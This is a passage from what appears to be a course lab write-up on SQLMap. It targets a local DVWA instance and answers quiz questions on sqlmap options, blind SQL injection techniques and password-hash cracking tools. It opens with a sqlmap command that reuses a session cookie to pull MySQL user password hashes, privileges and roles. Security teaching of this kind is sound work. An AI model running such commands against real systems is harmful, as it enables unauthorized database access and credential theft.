"http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --cookie  
"PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" -D mysql -T user -  
-passwords --privileges --roles --threads=10
```

This command goes after the **MySQL system users** and tries to pull: Usernames, Password hashes, their privileges (like GRANT, ALL PRIVILEGES, and Any roles they've been assigned).

### Task 5: Questions/Answers:

1. What is SQLMap, and what is its primary use?
  - a. SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. Its primary use is to identify database flaws and extract data from backend systems.
2. What types of databases does SQLMap support?
  - a. SQLMap supports many popular databases, including: MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, IBM DB2, SAP MaxDB, Sybase, and Firebird
3. What is the purpose of the `--level` and `--risk` options in SQLMap?
  - a. `--level`: Increases the number of tests SQLMap performs (default is 1, max is 5). Higher levels include more aggressive or less obvious payloads.
  - b. `--risk`: Defines the risk of the payloads used (default is 1, max is 3). Higher risks can include more disruptive or complex queries.
4. What is the difference between boolean-based blind SQL injection and time-based blind SQL injection?
  - a. **Boolean-based blind**: Relies on true/false responses from the application to infer data (e.g., a page loads or doesn't load depending on the result).
  - b. **Time-based blind**: Relies on measuring time delays (e.g., SLEEP(5)) to infer true/false responses when no visible output is available.
5. How can you use SQLMap to extract hashed passwords, and what methods can be used to crack them?
  - a. You can use `--passwords` or `--dump` to extract password hashes from database tables. To crack them, you can use tools like: John the Ripper, Hashcat, or online hash cracking databases
6. What is the purpose of the `--technique` option in SQLMap? List all SQL injection techniques supported by SQLMap.
  - a. The `--technique` option tells SQLMap which injection types to try. It supports techniques: **B**: Boolean-based blind, **E**: Error-based, **U**: UNION query-based, **S**: Stacked queries, **T**: Time-based blind, and **Q**: Inline queries
7. You suspect a web application is vulnerable to SQL injection, but no output is displayed. Which `--technique` should you try first?
  - a. Use `--technique=T` (time-based blind). It works even when no visible output is returned — it detects SQLi by measuring time delays.

**Deliverables:**

- Include screenshots of your SQLmap results showing the enumeration of databases, users, and table dumps.
- Submit screenshots or a brief write-up via Brightspace as a PDF file showing the steps taken to configure Burp Suite, capture the cookies, and access the phpMyAdmin interface.